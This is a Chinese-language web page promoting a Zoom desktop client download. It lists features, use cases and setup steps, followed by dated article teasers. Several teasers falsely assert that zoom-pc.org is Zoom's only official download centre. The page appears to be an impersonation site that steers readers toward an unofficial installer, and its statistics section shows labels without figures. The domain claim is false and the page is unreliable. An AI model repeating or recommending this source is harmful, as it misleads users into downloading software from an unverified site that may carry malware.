

Zoom 6项核心功能:会议、录制与AI摘要
zoom是一款云端视频会议工具,通过一条会议链接或 9-11 位会议号,让分散各地的人加入同一场实时通话。20 […]
2026-10-14

月活跃用户
服务可用性
高清视频画质
覆盖国家与地区
专为桌面端打造的全功能会议工具,满足各种远程协作场景。

1080p 高清画质与降噪音频,让每一次会议都清晰流畅。

一键共享屏幕或指定窗口,配合标注工具高效协作。

本地或云端录制会议,自动生成回放与文字记录。

智能生成会议摘要与待办事项,提升会后效率。

自动生成实时字幕与翻译,交流不再受语言限制。

多人实时白板协作,脑暴与讨论更直观高效。
选择你的操作系统,从zoom官网下载对应版本,几分钟即可完成安装。


从企业办公到远程医疗,Zoom 桌面客户端为各行业提供高效协作方案。

远程例会与跨部门协作,提升团队沟通效率。

在线课堂与互动教学,让优质教育资源触手可及。

在线问诊与多学科会诊,安全守护患者健康。

合规加密的视频沟通,满足金融行业高安全要求。

远程协助与桌面共享,快速定位并解决客户问题。
稳定、安全、易用,Zoom 桌面客户端为每一次远程协作提供可靠保障。

智能网络优化,弱网环境下依然保持清晰稳定。
端到端加密与多重认证,守护会议数据安全。
三步快速上手,无需复杂配置即可发起会议。
除了桌面端和移动端,zoom网页版也能直接加入会议,多设备之间随时切换。

从zoom下载到发起会议,按下面三步走就行。
选择你的操作系统,下载并安装 Zoom 桌面客户端。
使用邮箱或手机号注册登录,完善个人资料。
点击「新会议」生成会议链接,邀请同事即刻加入。

从端到端加密到全球合规认证,多重防护守护您的每一次会议。
关于 Zoom 桌面客户端,你可能想了解这些。
zoom是一款云端视频会议工具,通过一条会议链接或 9-11 位会议号,让分散各地的人加入同一场实时通话。20 […]
2026-10-14

zoom下载需从官方下载中心(zoom-pc.org)获取,2026 年覆盖 Windows、macOS、Li […]
2026-10-13

zoom电脑版可从Zoom官方下载中心免费获取,支持Windows 10及以上、macOS 10.13及以上和 […]
2026-10-12

Zoom 是一个云端视频会议平台,到 2026 年已升级为 Zoom Workplace,把会议、聊天、电话、 […]
2026-10-11

Zoom下载的唯一正版入口只有两类:官方域名zoom-pc.org的官方下载中心,以及各大应用商店(Windo […]
2026-10-10

Zoom 电脑版可在 Zoom 官方下载中心(www.zoom-pc.org)免费获取,2026 年以 Zoo […]
2026-10-09

zoom是一个集视频会议、聊天、云端电话和网络研讨会于一体的云端协作平台,到 2026 年已整合进统一的 Zo […]
2026-10-08

Zoom下载的唯一官方入口是zoom-pc.org,2026 年该下载中心统一提供 Zoom Workplac […]
2026-10-07

2026 年 Zoom电脑版(Zoom Workplace 桌面应用)需从官方下载中心获取,Windows 用 […]
2026-10-06